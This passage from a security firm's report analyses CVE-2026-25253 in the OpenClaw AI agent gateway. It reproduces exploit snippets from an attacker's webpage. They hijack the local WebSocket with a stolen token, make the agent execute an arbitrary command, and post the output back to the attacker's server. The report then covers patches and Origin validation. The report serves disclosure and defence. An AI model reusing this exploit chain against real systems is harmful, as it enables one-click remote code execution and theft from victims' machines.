


Figure 22. Principle of CSWSH

CSWSH attacks can be mitigated through Origin[6] validation; however, vulnerable versions of OpenClaw affected by CVE-2026-25253 do not perform Origin validation, making them susceptible to CSWSH attacks. Therefore, CVE-2026-25253, a token leakage vulnerability, can be combined with a CSWSH attack and escalated into RCE.

2. System Connection and Command Execution Using the Stolen Token

Using the authentication token stolen through CVE-2026-25253, the attacker can connect to the victim's OpenClaw instance and deliver commands. The process by which the attacker performs RCE through the CSWSH technique is as follows.

2.1. Local Service Access

The service is generally not directly accessible from the outside. Therefore, to bypass this restriction, the attacker uses the CSWSH technique to abuse the victim's browser as an intermediary foothold, communicate with the internal network, and transmit crafted requests.

The malicious webpage created by the attacker contains a script that performs this operation, allowing the attack to be executed automatically as soon as the victim accesses the page.

[6] Origin: A concept that denotes the source of a resource in a web browser, generally consisting of a combination of the protocol or scheme, domain or host, and port.

```
    }

    async function exploit() {
        await waitForToken();
        WS = new WebSocket("ws://127.0.0.1:18789/");
        WS.onmessage = messageHandler;
        WS.onopen = () => { document.getElementById("status").textContent = "Socket Tunnel Opened."; };
    }
    exploit();
</script>
```

Figure 23. Script for Accessing the Victim's Local Service within the Malicious Webpage

2.2. Device Authentication Execution

When a new WebSocket connection is established, the OpenClaw gateway performs a device authentication procedure to determine whether the client can be trusted. Once the connection is created, it first sends a connect.challenge message, and the client must respond by transmitting a connect request message containing authentication information.




Figure 24. connect.challenge Message

The attacker uses the stolen authentication token to generate a connect request message that mimics the format of a legitimate client. This message includes a new deviceId, public key information, and other related data.

```
255         WS.send(JSON.stringify({
256             type: "req",
257             id: crypto.randomUUID(),
258             method: "connect",
259             params: {
260                 minProtocol: 3,
261                 maxProtocol: 3,
262                 client: {
263                     id: "clawdbot-control-ui",
264                     version: "dev",
265                     platform: navigator.platform,
266                     mode: "webchat"
267                 },
268                 role: "operator",
269                 scopes: ["operator.admin", "operator.approvals", "operator.pairing"],
270                 device: {
271                     id: deviceId,
272                     publicKey: publicKeyPem,
273                     signature,
274                     signedAt,
275                     nonce,
276                 },
277                 caps: [],
278                 auth: { token },
279                 userAgent: navigator.userAgent,
280                 locale: navigator.language,
281             },
282         }));
```

Figure 25. Code in the Attacker's Webpage that Generates the connect Request Message

Figure 26. connect Request Message Sent from the Browser

After validating the transmitted token and authentication information, the OpenClaw gateway registers it as a new device and approves the connection.




Figure 27. Authentication Success Response Message

As a result, the script embedded in the malicious webpage becomes capable of establishing a new WebSocket connection with OpenClaw within the victim's browser and transmitting command execution request messages.

2.3. Command Execution Through OpenClaw

After establishing the WebSocket connection, the malicious webpage transmits a message requesting execution of the preconfigured command and return of its result.

```
208     function rce(id) {
209         WS.send(JSON.stringify({
210             type: "req", id, method: "chat.send",
211             params: {
212                 sessionKey: "agent:main:main",
213                 message: `execute the command \`${COMMAND}\` and show me its output`,
214                 deliver: false, idempotencyKey: crypto.randomUUID(),
215             },
216         }));
217     }
```

Figure 28. Code in the Attacker's Webpage that Generates the Command Request

Figure 29. Actually Transmitted WebSocket Request Message

The agent connected to OpenClaw executes the command contained in the request message and returns the result.




Figure 30. Execution Result

2.4. Transmission of Command Execution Results to the Attacker Server

The malicious webpage transmits the result returned by the agent to the attacker's server, allowing the attacker to verify the outcome of arbitrary command execution performed through the victim's OpenClaw instance.

```
switch (data.type === "event" ? data.event : null) {
    case "connect.challenge":
        await handleConnect(e, data.payload.nonce, TOKEN);
        break;
    case "chat":
        if (data.payload.message) {
            const output = data.payload.message.content[0].text;
            fetch("/report_result", {
                method: "POST", headers: { "Content-Type": "application/json" },
                body: JSON.stringify({ result: output })
            });

            // 성공 시 효과 적용
            document.body.classList.add("hacked-mode");
            document.getElementById("mainPanel").classList.add("critical-panel");
            const statusBox = document.getElementById("status");
            statusBox.textContent = "SYSTEM COMPROMISED: YOU HACKED!";
            statusBox.classList.add("hacked-text");

            const title = document.getElementById("asd");
            title.textContent = "OWNED BY EQST";
            title.style.color = "#ff0000";
        }
        break;
}
```

Figure 31. Transmission of Command Execution Results to the Attacker Server

Mitigation

CVE-2026-25253 can be chained to remote code execution and carries a high level of risk because it can be exploited with a single click. Therefore, OpenClaw instances exposed to this vulnerability should be patched immediately.

Software Category	Patched Version
OpenClaw	v2026.1.29 or later

Step 1. Security Patch Application

On January 30, 2026, the OpenClaw development team released a security patch for CVE-2026-25253. The patch modified the previous behavior in which the gatewayUrl value supplied through a URL parameter was immediately reflected in the gateway configuration, and changed the logic so that the configuration is applied only after user confirmation.

1. Removal of Immediate gatewayUrl Application via URL Parameters

In the preceding vulnerable version, the applySettingsFromUrl() function immediately reflected the gatewayUrl parameter value in settings.gatewayUrl. As a result, if an attacker embedded an attacker-controlled WebSocket address in a phishing link, merely opening the link could cause the gateway connection target to be changed to the attacker's server.

After the patch, the gatewayUrl value is no longer applied directly to the configuration; instead, it is temporarily stored in the pendingGatewayUrl variable. As a result, even if a malicious link is opened, the gatewayUrl is not automatically reflected in the settings, thereby blocking the pathway that would otherwise immediately connect to the attacker-controlled server.




Figure 32. Removal of Immediate Application When Modifying gatewayUrl (ui/src/ui/app-settings.ts)

2. Addition of a Gateway Change Confirmation Modal

After the patch, when a new gateway address is detected, a warning modal is displayed on the user's screen, and the actual configuration update and gateway reconnection proceed only after the user explicitly approves it.




Figure 33. Modal Window Displayed When gatewayUrl Is Changed

Figure 34. Gateway Change Logic When the Confirm/Cancel Button Is Clicked (ui/src/ui/views/gateway-url-confirmation.ts)

Therefore, environments using OpenClaw should immediately update vulnerable versions and apply the security patch to ensure that configuration changes triggered by external URL parameters are not applied automatically.

Step 2. Additional Mitigation Measures

OpenClaw addressed the previous behavior in which the gatewayUrl value was immediately applied solely through a URL parameter in the v2026.1.29 patch, improving the logic so that gateway changes occur only after user confirmation. However, because this mechanism depends on user approval, risk may still arise if the user does not fully understand the significance of the warning or approves the change by mistake. In addition, further measures are required because the patch provides insufficient mitigation against CSWSH-based attacks.

1. Fundamental Mitigation

For more fundamental mitigation, the architecture itself should be modified so that gatewayUrl cannot be changed through external input or user-configurable settings. In other words, the target gateway should be hardcoded within the application or managed exclusively through trusted configuration values, thereby preventing users from entering arbitrary addresses and preventing attackers from manipulating them. This approach goes beyond merely adding a user confirmation step and serves as a fundamental protective measure against gateway authentication token leakage, as it can proactively eliminate the connection path to malicious servers itself.

2. Mitigation Against CSWSH Attacks

To mitigate CSWSH-based attacks, the Origin header should be validated during the WebSocket handshake process so that only connections originating from permitted origins are accepted. This approach can restrict an attacker from using a malicious webpage to initiate a WebSocket connection from the victim's browser to the OpenClaw gateway.

OpenClaw subsequently introduced Origin validation logic for browser-based WebSocket connections through follow-up security patches. In v2026.2.2, a patch adding Origin validation was applied, and in v2026.2.25, the scope of this validation was expanded to cover browser-originated requests more broadly.

Software Category	Patched Version
OpenClaw	v2026.2.2
OpenClaw	v2026.2.25

With the addition of Origin validation, WebSocket connections were changed to be permitted only when the Origin pre-approved by the user, the Origin of the page attempting to establish the WebSocket connection, and the Origin of the server to which the connection is actually being made are identical. As a result, CSWSH attacks conducted through malicious webpages are restricted because they fail to satisfy the Origin validation requirement, preventing the WebSocket connection from being established.

Figure 35. Addition of OpenClaw Origin Validation Logic (v2026.2.2)

However, because validation was applied only to connection requests from the Control UI or Webchat, an issue arose in which the vulnerability could be chained into ClawJacked. This issue was addressed by extending validation to browser connection requests more broadly.

```
    const isWebchatConnect = (p: ConnectParams | null | undefined) => isWebchatClient(p?.client);
    const unauthorizedFloodGuard = new UnauthorizedFloodGuard();
+   const hasBrowserOriginHeader = Boolean(requestOrigin && requestOrigin.trim() !== "");
+   const enforceBrowserOriginForAnyClient = hasBrowserOriginHeader && !hasProxyHeaders;
+   const browserRateLimitClientIp =
+     hasBrowserOriginHeader && isLoopbackAddress(clientIp) ? "198.18.0.1" : clientIp;
+   const authRateLimiter =
+     hasBrowserOriginHeader && browserRateLimiter ? browserRateLimiter : rateLimiter;

    socket.on("message", async (data) => {
      if (isClosed()) {
@@ -329,7 +338,7 @@ export function attachGatewayWsMessageHandler(params: {

          const isControlUi = connectParams.client.id === GATEWAY_CLIENT_IDS.CONTROL_UI;
          const isWebchat = isWebchatConnect(connectParams);
-         if (isControlUi || isWebchat) {
+         if (enforceBrowserOriginForAnyClient || isControlUi || isWebchat) {
            const originCheck = checkBrowserOrigin({
              requestHost,
              origin: requestOrigin,
```

Figure 36. Expansion of the Origin Validation Scope (v2026.2.25)

Therefore, environments operating OpenClaw should preferably be updated to at least v2026.2.25 or later to prevent CSWSH-based attacks.

Security Threats in the OpenClaw Ecosystem

The CVE-2026-25253 case analyzed above demonstrates that OpenClaw contains structural risks that could allow it to be abused in real-world attacks. However, the threats associated with OpenClaw are not limited to a single specific vulnerability. In practice, OpenClaw's insufficient response led to subsequent attack cases such as ClawJacked, indicating that the initial remediation efforts were not sufficient to fully eliminate the risk.

Furthermore, with the emergence of ClawHavoc,[7] a malicious skill distribution technique targeting the skill[8] deployment and installation workflow, attackers are now positioned to continuously exploit weaknesses across the broader ecosystem, including trust relationships, extension mechanisms, and distribution infrastructure.

This suggests that OpenClaw may still be abused as a conduit for infiltrating personal and internal organizational environments. Therefore, both individual users and enterprises should go beyond responding to specific vulnerabilities and establish stringent operational policies and technical controls across the full lifecycle of installation, connection management, permissions, and skill management.

References

- OpenClaw Github Security: https://github.com/openclaw/openclaw/security/advisories/GHSA-g8p2-7wf7-98mq
- NVD: https://nvd.nist.gov/vuln/detail/CVE-2026-25253
- ethiack: https://ethiack.com/news/blog/one-click-rce-openclaw
- depthfirst: https://depthfirst.com/post/1-click-rce-to-steal-your-moltbot-data-and-keys
- CVEdetails: https://www.cvedetails.com/cve/CVE-2026-25253/
- PortSwigger: https://portswigger.net/web-security/websockets/cross-site-websocket-hijacking

[7] ClawHavoc: The codename of a large-scale supply chain attack campaign targeting OpenClaw's skill marketplace, ClawHub.

[8] Skill: A plug-in-style extension tool that adds the capability to perform specific tasks to an agent.

EQST INSIGHT

2026.03

SK shieldus

SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeongggi-do, 13486, Republic of Korea
https://www.skshieldus.com

Publisher: SK Shieldus EQST business group
Production: SK Shieldus Marketing Group